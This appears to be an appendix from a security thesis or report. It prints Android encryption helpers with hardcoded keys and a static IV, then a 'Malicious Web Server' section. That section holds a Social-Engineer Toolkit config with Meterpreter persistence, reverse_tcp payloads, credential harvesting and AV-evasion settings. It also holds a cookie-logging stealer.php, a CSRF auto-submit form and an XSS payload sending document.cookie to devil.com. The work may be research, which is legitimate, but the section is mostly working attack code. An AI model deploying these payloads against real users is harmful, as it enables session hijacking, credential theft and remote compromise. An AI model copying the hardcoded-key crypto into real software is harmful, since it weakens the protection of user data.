            return new String(cipher.doFinal(cipherTest),"UTF-8");
      }
*/
      private void updateLog(boolean append, String text) {
            String finalText = "";
            boolean logBool = sharedPref.getBoolean("checkboxPref", true);
            if(!logBool){
                  log.setText("");
                  return;
            }
            if(append){
                  finalText = (String) log.getText();
            }
            finalText = finalText + "\r\n\r\n" + text;
            log.setText(finalText);
```

```
public String getDevID() {
            String didSet = sharedPref.getString("userid", "NO");
            if(didSet.equals("-1")){
                  return
Settings.Secure.getString(getContentResolver(),Settings.Secure.ANDROID ID);
            }
            return didSet;
      }
/**********************************
 * temporary use Hello button to show popup window
 * @param v
 */
      public void onClick(View v) {
            if (v.getId() == R.id.hello) {
                  popupMessage.showAsDropDown(popupButton, 0, 100);
                  }
            else {
                  popupMessage.dismiss();
                  }
/*
            if(!DEBUG){
                  toastMessage("Devide ID: " + getDevID());
                  return;
            }
```

```
163
```

```
byte[] keyBytes = "qwertyuiopasdfghqwertyuiopasdfgh".getBytes();
toastMessage("Key Length = " + keyBytes.length);
byte[] hashedValue = hashBytes(hash("hello"));
byte[] text = Base64.encode(encrypt(keyBytes, hashedValue));
showDialog(hash(hash("hello")), "Sent:");
showDialog(new String(text), "Enc Sent: ");
showDialog(new String(keyBytes), "key:");
```

try {

```
send("0," + new String(text));
showDialog(decrypt(keyBytes,new String(text)), "Decrypt:");
String receivedEnc = receive().trim();
showDialog(receivedEnc, "Received Encrypted: ");
String recvData = decrypt(keyBytes, receivedEnc);
showDialog(recvData, "Decrypted Data Received");
```

```
} catch (UnsupportedEncodingException e) {
                  toastMessage("UnsupportedEncodingException: UTF-8");
                  e.printStackTrace();
            } catch (GeneralSecurityException e) {
                  toastMessage("GeneralSecurityException");
                  e.printStackTrace();
            }
*/
      }
```

10.2.3 protectCookie.java

import java.io.File; import java.io.FileInputStream; import java.io.FileOutputStream; import java.io.IOException; import java.security.InvalidKeyException; import java.security.Key; import java.security.NoSuchAlgorithmException;

import javax.crypto.BadPaddingException;

import javax.crypto.Cipher;

import javax.crypto.IllegalBlockSizeException;

import javax.crypto.NoSuchPaddingException;

import javax.crypto.spec.SecretKeySpec;

/**

- * A utility class that encrypts or decrypts a file.
- * @author www.codejava.net

*

*/

public class protectCookie {

private static final String ALGORITHM = "AES";

private static final String TRANSFORMATION = "AES";

public static void encrypt(String key, File inputFile, File outputFile)
 throws CryptoException {

```
doCrypto(Cipher.ENCRYPT MODE, key, inputFile, outputFile);
}
public static void decrypt (String key, File inputFile, File outputFile)
        throws CryptoException {
    doCrypto(Cipher.DECRYPT MODE, key, inputFile, outputFile);
}
private static void doCrypto(int cipherMode, String key, File inputFile,
        File outputFile) throws CryptoException {
    try {
        Key secretKey = new SecretKeySpec(key.getBytes(), ALGORITHM);
        Cipher cipher = Cipher.getInstance(TRANSFORMATION);
        cipher.init(cipherMode, secretKey);
        FileInputStream inputStream = new FileInputStream(inputFile);
        byte[] inputBytes = new byte[(int) inputFile.length()];
        inputStream.read(inputBytes);
        byte[] outputBytes = cipher.doFinal(inputBytes);
        FileOutputStream outputStream = new FileOutputStream(outputFile);
        outputStream.write(outputBytes);
```

```
inputStream.close();
outputStream.close();
```

} catch (NoSuchPaddingException | NoSuchAlgorithmException

```
| InvalidKeyException | BadPaddingException
| IllegalBlockSizeException | IOException ex) {
    throw new CryptoException("Error encrypting/decrypting file",
ex);
}
10.2.4 encryptFile.java
```

```
import android.annotation.SuppressLint;
import android.annotation.TargetApi;
```

```
import android.os.Build;
```

import java.io.File;

```
import java.io.InputStream;
```

import java.io.OutputStream;

import java.io.FileInputStream;

```
import java.io.FileOutputStream;
```

import javax.crypto.Cipher; import javax.crypto.CipherInputStream; import javax.crypto.CipherOutputStream; import javax.crypto.spec.IvParameterSpec; import javax.crypto.spec.SecretKeySpec;

public class encryptFile{

private String algo; private String path; private String key;

```
public encryptFile(String key, String algo,String path) {
     this.algo = algo; //setting algo
     this.path = path;//setting file path
    this.key = key;//setting file path
    }
    @TargetApi(Build.VERSION CODES.KITKAT)
      @SuppressLint("NewApi")
    public void encrypt() throws Exception{
        //generating key
        byte k[] = key.getBytes();
        String IV = "This is an IV456";
        SecretKeySpec key = new SecretKeySpec(k,algo.split("/")[0]);
        //creating and initialising cipher and cipher streams
        Cipher encrypt = Cipher.getInstance(algo);
        encrypt.init(Cipher.ENCRYPT MODE, key, new
IvParameterSpec(IV.getBytes("UTF-8")));
        //opening streams
        File ifile = new File(path);
        File ofile = new File(path + ".enc");
        FileOutputStream fos =new FileOutputStream(ofile);
        //FileOutputStream fos =new FileOutputStream(path);
        try(FileInputStream fis =new FileInputStream(ifile)) {
           try(CipherOutputStream cout=new CipherOutputStream(fos, encrypt)) {
               copy(fis,cout);
           }
        }
```

```
ifile.delete();
        File ofile2 = new File(path);
        FileOutputStream fos2 = new FileOutputStream(ofile2);
        File ifile2 = new File(path + ".enc");
        FileInputStream fis2 = new FileInputStream(ifile2);
        copy(fis2, fos2);
        fis2.close();
        fos2.close();
        ifile2.delete();
    }
     @TargetApi(Build.VERSION CODES.KITKAT)
      @SuppressLint("NewApi")
    public void decrypt() throws Exception{
         //generating same key
         byte k[] = key.getBytes();
         String IV = "This is an IV456";
         SecretKeySpec key = new SecretKeySpec(k,algo.split("/")[0]);
         //creating and initialising cipher and cipher streams
         Cipher decrypt = Cipher.getInstance(algo);
         decrypt.init(Cipher.DECRYPT MODE, key, new
IvParameterSpec(IV.getBytes("UTF-8")));
         //opening streams
         File ifile = new File(path);
         File ofile = new File(path + ".dec");
```

```
FileInputStream fis = new FileInputStream(ifile);
```

```
try(CipherInputStream cin=new CipherInputStream(fis, decrypt)){
          //try(FileOutputStream fos =new FileOutputStream(path + ".dec")) {
          try(FileOutputStream fos =new FileOutputStream(ofile)){
             copy(cin, fos);
         }
       }
       ifile.delete();
       File ofile2 = new File(path);
       FileOutputStream fos2 = new FileOutputStream(ofile2);
       File ifile2 = new File(path + ".dec");
       FileInputStream fis2 = new FileInputStream(ifile2);
       copy(fis2, fos2);
       fis2.close();
       fos2.close();
       ifile2.delete();
    }
private void copy(InputStream is,OutputStream os) throws Exception{
  byte buf[] = new byte[4096]; //4K buffer set
   int read = 0;
   while((read = is.read(buf)) != -1) //reading
      os.write(buf,0,read); //writing
   public static void main (String[] args)throws Exception {
    String AESKeyDT = "0123456789abcdef";
```

```
170
```

}

/*

```
new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
"sample.txt").encrypt();
    new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
"sample.txt.enc").decrypt();
    //new encryptFile(AESKeyDT, "AES/CBC/PKCS5Padding",
"sample.txt").decrypt();
  }
  */
```

}

10.3 Malicious Web Server

10.3.1 set_config

Define the path to MetaSploit, for example: /pentest/exploits/framework3

METASPLOIT PATH=/opt/metasploit/apps/pro/msf3

#

This will tell what database to use when using the MetaSploit functionality. Default is PostgreSQL

METASPLOIT DATABASE=postgresql

#

How many times SET should encode a payload if you are using standard MetaSploit encoding options

ENCOUNT=4

#

If this options i set, the MetaSploit payloads will automatically migrate to

notepad once the applet is executed. This is beneficial if the victim closes

the browser, however can introduce buggy results when auto migrating.

NOTE: This will make bypassuac not work properly. Migrate to a different process to get it to work.

AUTO MIGRATE=OFF

#

Custom exe you want to use for MetaSploit encoding, this usually has better av ### detection. Currently it is set to legit.binary which is just calc.exe. An example ### you could use would be putty.exe so this field would be /pathtoexe/putty.exe CUSTOM EXE=legit.binary # ### This is for the backdoored executable if you want to keep the executable to still work. Normally ### when legit.binary is used, it will render the application useless. Specifying this will keep the ### application working BACKDOOR EXECUTION=ON # ### Here we can run multiple meterpreter scripts once a session is active. This ### may be important if we are sleeping and need to run persistence, try to elevate ### permissions and other tasks in an automated fashion. First turn this trigger on ### then configure the flags. Note that you need to separate the commands by a ; METERPRETER MULTI SCRIPT=OFF LINUX METERPRETER MULTI SCRIPT=OFF # ### What commands do you want to run once a meterpreter session has been established. ### Be sure if you want multiple commands to separate with a ;. For example you could do ### run getsystem; run hashdump; run persistence to run three different commands METERPRETER MULTI COMMANDS=run persistence -r 192.168.1.5 -p 21 -i 300 -X -A;getsystem

172

LINUX METERPRETER MULTI COMMANDS=uname; id; cat ~/.ssh/known hosts # ### This is the port that is used for the iFrame injection using the metasploit browser attacks. ### By default this port is 8080 however egress filtering may block this. May want to adjust to ### something like 21 or 53 METASPLOIT IFRAME PORT=8080 # ### Define to use Ettercap or not when using website attack only - set to ON and OFF ETTERCAP=OFF # ### Ettercap home directory (needed for DNS spoof) ETTERCAP PATH=/usr/share/ettercap # ### Specify what interface you want ettercap or DSNiff to listen on, if nothing will default ETTERCAP INTERFACE=eth0 # ### Define to use dsniff or not when using website attack only - set to on and off ### If dsniff is set to on, ettercap will automatically be disabled. DSNIFF=OFF ### Auto detection of IP address interface utilizing Google, set this ON if you want AUTO DETECT=OFF # ### SendMail ON or OFF for spoofing email addresses SENDMAIL=OFF

```
173
```

#

Email provider list supports GMail, Hotmail, and Yahoo. Simply change it to the provider you want. EMAIL PROVIDER=GMAIL

#

Set to ON if you want to use Email in conjunction with webattack WEBATTACK EMAIL=OFF

#

Web attack time delay between emails default is 1 second

TIME DELAY EMAIL=1

#

Use Apache instead of the standard Python web server. This will increase the speed

of the attack vector.

APACHE SERVER=OFF

#

Path to the Apache web root

APACHE DIRECTORY=/var/www

#

Specify what port to run the http server off of that serves the java applet attack

or metasploit exploit. Default is port 80. This also goes if you are using apache server equal on.

You need to specify what port Apache is listening on in order for this to work properly.

WEB PORT=80

#

This flag will set the java id flag within the java applet to something different.

This could be to make it look more believable or for better obfuscation
JAVA_ID_PARAM=Verified Trusted and Secure (VERIFIED)

Java applet repeater option will continue to prompt the user with the java applet if ### the user hits cancel. This means it will be non stop until run is executed. This gives ### a better success rate for the Java applet attack JAVA REPEATER=OFF # ### Java repeater timing which is the delay it takes between the user hitting cancel to ### when the next Java applet runs. Be careful setting to low as it will spawn them over ### and over even if they hit run. 200 equals 2 seconds. JAVA TIME=200 # ### Turn on ssl certificates for set secure communications through web attack vector WEBATTACK SSL=OFF # ### Path to the pem file to utilize certificates with the web attack vector (required) ### You can create your own utilizing set, just turn on self signed cert ### If your using this flag, ensure openssl is installed! To turn this on turn SELF SIGNED CERT ### to the on position. SELF SIGNED CERT=OFF # ### Below is the client/server (private) cert, this must be in pem format in order to work ### Simply place the path you want. For example /root/ssl client/server.pem PEM CLIENT=/home/daoqi/server crt.pem PEM SERVER=/home/daoqi/server key.pem

175

#

#

be a little slow
and harder to convince the victim. 5000 = 5 seconds
WEBJACKING_TIME=2000

Tweak the web jacking time used for the iFrame replace, sometimes it can

#

This will remove the set interactive shell from the menu selection. The SET payloads are large in nature

and things like the pwniexpress need smaller set builds

SET INTERACTIVE SHELL=ON

#

Digital signature stealing method must have the pefile Python modules loaded

from http://code.google.com/p/pefile/. Be sure to install this before turning

this flag on !!! This flag gives much better AV detection

DIGITAL SIGNATURE STEAL=OFF

#

These two options will turn the upx packer to on and automatically attempt

to pack the executable which may evade anti-virus a little better.

UPX ENCODE=OFF

UPX PATH=/usr/bin/upx

#

This will configure whether to use EnableStageEncoding to on or off within Metasploit payloads

STAGE ENCODING=OFF

#

This feature will turn on or off the automatic redirection. By default for example in multi-attack

the site will redirect once one successful attack is used. Some people
may want to use Java applet

and credential harvester for example.

AUTO REDIRECT=ON

#

This will redirect the harvester victim to this website once executed and not to the original website.

For example if you clone abcompany.com and below it says blahblahcompany.com, it will redirect there instead.

THIS IS USEFUL IF YOU WANT TO REDIRECT THE VICTIM TO AN ADDITIONAL SITE AFTER HARVESTER HAS TAKEN THE CREDENTIALS.

SIMPLY TURN HARVESTER REDIRECT TO ON THEN ENTER HTTP://WEBSITEOFYOURCHOOSING.COM IN THE HARVESTER URL BELOW

TO CHANGE.

HARVESTER REDIRECT=OFF

HARVESTER URL=https://www.facebook.com

#

This will allow you to specify where the harvester log file goes when using APACHE and specifying it to ON.

By default this will be in the /var/www/ directory.

HARVESTER LOG=/var/www

#

This will turn off the ability to log passwords in the credential harvester. NOTE that this isn't a 100 percent

science. It will only filter on things that are password oriented and not present them. Otherwise it will still

show them.

HARVESTER LOG PASSWORDS=ON

#

This feature will auto embed a img src tag to a unc path of your attack machine.

```
### Useful if you want to intercept the half lm keys with rainbowtables. What
will happen
### is as soon as the victim clicks the web-page link, a unc path will be
initiated
### and the metasploit capture/smb module will intercept the hash values.
UNC EMBED=OFF
#
### This feature will attempt to turn create a roque access point and
redirect victims back to the
### set web server when associated. airbase-ng and dnsspoof.
ACCESS POINT SSID=linksys
AIRBASE NG PATH=/usr/local/sbin/airbase-ng
DNSSPOOF PATH=/usr/local/sbin/dnsspoof
#
### This will configure the default channel that the wireless access point
attack broadcasts on through wifi
### communications.
AP CHANNEL=9
### This will enable the powershell shellcode injection technique with each
java applet. It will be used as
### a second form in case the first method fails.
POWERSHELL INJECTION=ON
#
### This will allow you to change the Metasploit payload to whatever you want
based on the powershell alphanumeric
### injection attack. Specify this if POWERSHELL INJECTION is set to ON and
you want to change it from the standard
### reverse tcp attack. NOTE: All payloads use x86 - process will
automatically downgrade to 32 bit.
POWERSHELL INJECT PAYLOAD X86=windows/meterpreter/reverse tcp
#
```

```
178
```

THIS OPTION WILL SPRAY MULTIPLE PORTS THROUGH POWERSHELL IN A HOPE TO GET A PORT OUTBOUND.

NOTE THAT POWERSHELL INJECTION MUST BE SET TO ON.

POWERSHELL MULTI INJECTION=ON

#

THIS WILL SPECIFY WHICH PORTS TO ITERATE THROUGH TO DO THE POWERSHELL INJECTION. NOTE IF YOU ARE USING SET

PORT 80 IS USED BY THE WEB SERVER. THE REST OF PORTS SHOULD BE OPEN. CONSIDER IF YOU WANT TO USE PORT 80 TO

PLACE THE LISTENER ON A DIFFERENT SERVER.

POWERSHELL MULTI PORTS=22,53,443,21,25

#

This will display the output of the powershell injection attack so you can see what is being placed on the

system.

POWERSHELL VERBOSE=OFF

#

This will profile the victim machine and check for installed versions and report back on them

note this is currently disabled. Development is underway on this feature

WEB PROFILER=OFF

#

Port numbers for the java applet attack linux/osx attacks, reverse
payloads also allows you to specify

what payload you want

DEPLOY OSX LINUX PAYLOADS=OFF

OSX REVERSE PORT=8080

LINUX REVERSE PORT=8081

OSX_PAYLOAD_DELIVERY=osx/x86/shell_reverse_tcp

LINUX PAYLOAD DELIVERY=linux/x86/meterpreter/reverse tcp

#

DO YOU WANT TO USE A CUSTOM OSX AND LINUX PAYLOAD CUSTOM LINUX OSX PAYLOAD=OFF # # ### THIS WILL USE A CUSTOM PLIST FOR PERSISTENCE ON OSX ENABLE PERSISTENCE OSX=OFF # ### User agent string for when using anything that clones the website, this user agent will be used USER AGENT STRING=Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0) # ### The way the set interactive shell works is it first deploys a stager payload that pulls an additional executable. ### The downloader is currently being picked up by a/v and is actually somewhat hard to obfuscate because it does ### similar characteristics of a download/exec. If you turn this feature on, set will download the interactive shell ### straight without using the stager. Only issue with this is there may be a delay on the user end however still ### shouldn't be noticed SET SHELL STAGER=OFF # ### Disables automatic listener - turn this off if you don't want a metasploit listener in the background. AUTOMATIC LISTENER=ON # ### This will disable the functionality if metasploit is not installed and you just want to use setoolkit or ratte for payloads ### or the other attack vectors. METASPLOIT MODE=ON

```
180
```

THIS WILL TURN OFF DEPLOYMENT OF BINARIES FOR THE JAVA APPLET ATTACK AND ONLY USE THE POWERSHELL METHOD.

NOTE THAT POWERSHELL INJECTION MUST BE SET TO YES OR NO

DEPLOY BINARIES=YES

#

THIS IS FOR DEBUG PURPOSES ONLY. THIS WILL REMOVE THE CLEANUP FUNCTIONALITY WITHIN SET TO DEBUG FILE STATES

CLEANUP ENABLED DEBUG=OFF

#

WHEN SENDING EMAILS OUT, SET WILL ADD A URL AND KEEP TRACK OF THE EMAIL ADDRESSES ON EACH UNIQUE LINK. THIS WILL HELP YOU FIND

WHO CLICKED ON THE LINK AND FROM WHAT PERSON / EMAIL ADDRESS WAS USED. THIS WORKS ON ALL WEB-BASED ATTACKS AND SPEAR-PHISHING.

###

NOTE: IN ORDER FOR THIS TO WORK YOU MUST ENABLE WEBATTACK_EMAIL and APACHE SERVER TO ON.

TRACK EMAIL ADDRESSES=OFF

#

THIS ALLOWS YOU TO TURN A DNS SERVER ON IN SET. ALL RESPONSES WILL REDIRECT TO THE SET INSTANCE WHICH CAN LAUNCH ATTACK VECTORS

DNS SERVER=OFF

#

THIS WILL TURN ON BLEEDING EDGE REPOSITORIES IF YOU ARE USING KALI LINUX - USE AT YOUR OWN RISK, THEY TEND TO BE UNSTABLE

#

BLEEDING EDGE=OFF

10.3.2 seautomate.py
#!/usr/bin/env python

import sys

import os

```
import time
import subprocess
import re
```

```
# check where we are and load default directory
if os.path.isdir("/usr/share/setoolkit"):
    if not os.path.isfile("se-toolkit"):
        os.chdir("/usr/share/setoolkit")
        sys.path.append("/usr/share/setoolkit")
```

if we can't see our config then something didn't go good..

if not os.path.isfile("config/set config"):

print_error("Cannot locate SET executable. Try running from the local directory.")

print_error("If this does not work, please run the setup.py install
file.")

sys.exit()

#
#
Simple client mode for SET
#
#
#
try to import pexpect
try:
 import pexpect

if pexpect fails

```
except ImportError:
```

```
print "\n[*] PEXPECT is required, please download and install before
running this..."
    print "[*] Exiting SEAUTOMATE mode..."
    sys.exit()
# try to define filename through argument specified during command line mode
try:
    filename = "attack" #sys.argv[1]
# if we through an exception spit out the command line syntax
except IndexError:
    print "\nThe Social-Engineer Toolkit Automate - Automatation for SET"
   print "\nSimply create a file that has each option you want from menu
mode."
    print "For example your file should look something like this:"
    print "\n2\n2\n2\nhttps://gmail.com\n2\n2\n443\netc.\n"
    print "Usage: ./seautomate <filename>"
    sys.exit()
# if the filename doesnt exist, throw an error
if not os.path.isfile(filename):
    print "\n[*] Sorry hoss, unable to locate that filename, try again.\n"
    sys.exit()
password = False
# if the path is around
if os.path.isfile(filename):
    try:
```

print "[*] Spawning SET in a threaded process..."

```
child = pexpect.spawn("python setoolkit")
        fileopen = open(filename, "r")
        for line in fileopen:
            line = line.rstrip()
            # if we just use enter send default
            if line == "":
                line = "default"
            match1 = re.search("OMGPASSWORDHERE", line)
            if match1:
                line = line.replace("OMGPASSWORDHERE", "")
                password = True
            if password is False:
               print "[*] Sending command {0} to the
interface...".format(line)
            if password is True:
               print "[*] Sending command [********] (password masked) to
the interface..."
                password = False
            if line == "default":
                line = ""
            if line == "CONTROL-C-HERE":
                try:
                    print "[*] This may take a few seconds while SET catches
up..."
                    child.expect("Next line of the body:")
```

```
184
```

```
time.sleep(2)
                    child.sendline("\n")
                    child.sendcontrol('c')
                # if the user is using pexpect < 2.3</pre>
                except AttributeError:
                    print "[-] Error: You are running pexpect < 2.3 which is
needed for this function"
                    choice = raw input("Would you like to install it now yes
or no: ")
                    if choice == "yes" or choice == "y":
                        subprocess.Popen("wget
http://sourceforge.net/projects/pexpect/files/pexpect/Release%202.3/pexpect-
2.3.tar.gz;tar -zxvf pexpect-2.3.tar.gz;cd pexpect-2.3;python setup.py
install;cd ..;rm -rf pexpect-2*", shell=True).wait()
                        try:
                            reload (pexpect)
                            child.sendcontrol('c')
                        except:
                            print "[*] Relaunch the Social-Engineer Toolkit
for changes to apply."
                             sys.exit()
            if line != "CONTROL-C-HERE":
                child.sendline(line)
        print "[*] Finished sending commands, interacting with the
interface.."
        child.interact()
```

sometimes pexpect can throw errors upon exit this handles them
except OSError:

```
sys.exit()
```

```
# handle keyboardinterrupts (controlc)
```

except KeyboardInterrupt:

```
print "[*] Control-C detected, exiting the Social-Engineer Toolkit.."
sys.exit()
```

```
# handle everything else
```

```
except Exception as e:
```

print "[*] Something went wrong, printing error: ", e

10.3.3 stealer.php

<?php

```
error_reporting(E_ALL ^ E_NOTICE);
```

```
function GetIP()
```

{

```
if (getenv("HTTP_CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_IP"),
"unknown"))
```

```
$ip = getenv("HTTP CLIENT IP");
```

else if (getenv("HTTP_X_FORWARDED_FOR") &&
strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "unknown"))

\$ip = getenv("HTTP X FORWARDED FOR");

else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"),
"unknown"))

\$ip = getenv("REMOTE ADDR");

else if (isset(\$_SERVER['REMOTE_ADDR']) && \$_SERVER['REMOTE_ADDR'] &&
strcasecmp(\$_SERVER['REMOTE_ADDR'], "unknown"))

\$ server['REMOTE ADDR'];

else

\$ip = "unknown";

return(\$ip);

```
}
function logData()
{
      $ipLog="log.txt";
      $cookie = $ SERVER['QUERY STRING'];
      //$cookie = $ SERVER['HTTP COOKIE'];
      $register globals = (bool) ini get('register gobals');
      if ($register globals) $ip = getenv('REMOTE ADDR');
      else $ip = GetIP();
      $rem port = $ SERVER['REMOTE PORT'];
      $user agent = $ SERVER['HTTP_USER_AGENT'];
      $rqst method = $ SERVER['METHOD'];
      $rem host = $ SERVER['REMOTE HOST'];
      $referer = $ SERVER['HTTP REFERER'];
      $date=date ("l dS of F Y h:i:s A");
      $log=fopen("$ipLog", "a+");
      if (preg match("/\bhtm\b/i", $ipLog) || preg match("/\bhtml\b/i",
$ipLog))
            fputs($log, "IP: $ip | PORT: $rem port | HOST: $rem host | Agent:
$user agent | METHOD: $rqst method | REF: $referer | DATE{ : } $date |
COOKIE: $cookie <br>");
     else
            fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host |
Agent: $user_agent | METHOD: $rqst method | REF: $referer | DATE: $date |
COOKIE: $cookie \n\n");
      fclose($log);
}
```

```
187
```

logData();

echo 'Page Under Construction';

?>

10.3.4 updateif.php

<html>

<head>

<title>update info</title>

</head>

```
<body onload="document.getElementById('f').submit()">
```

```
<form id="f" action="http://10.10.10.15/userinfo/showinfo.php" method="post" name="form1">
```

<input name="urname" value="attackervalue">

<input name="ucc" value=" attackervalue">

<input name="uemail" value=" attackervalue">

<input name="uphone" value=" attackervalue">

<textarea name="uaddress" wrap="soft">attackervalue</textarea>

<input name="update" value="update">

</form>

</body>

</html>

10.3.5 xss.php

<script type='text/javascript'>

document.location= "http://devil.com/myimage/stealer.php?cookie=" +
document.cookie;

</script>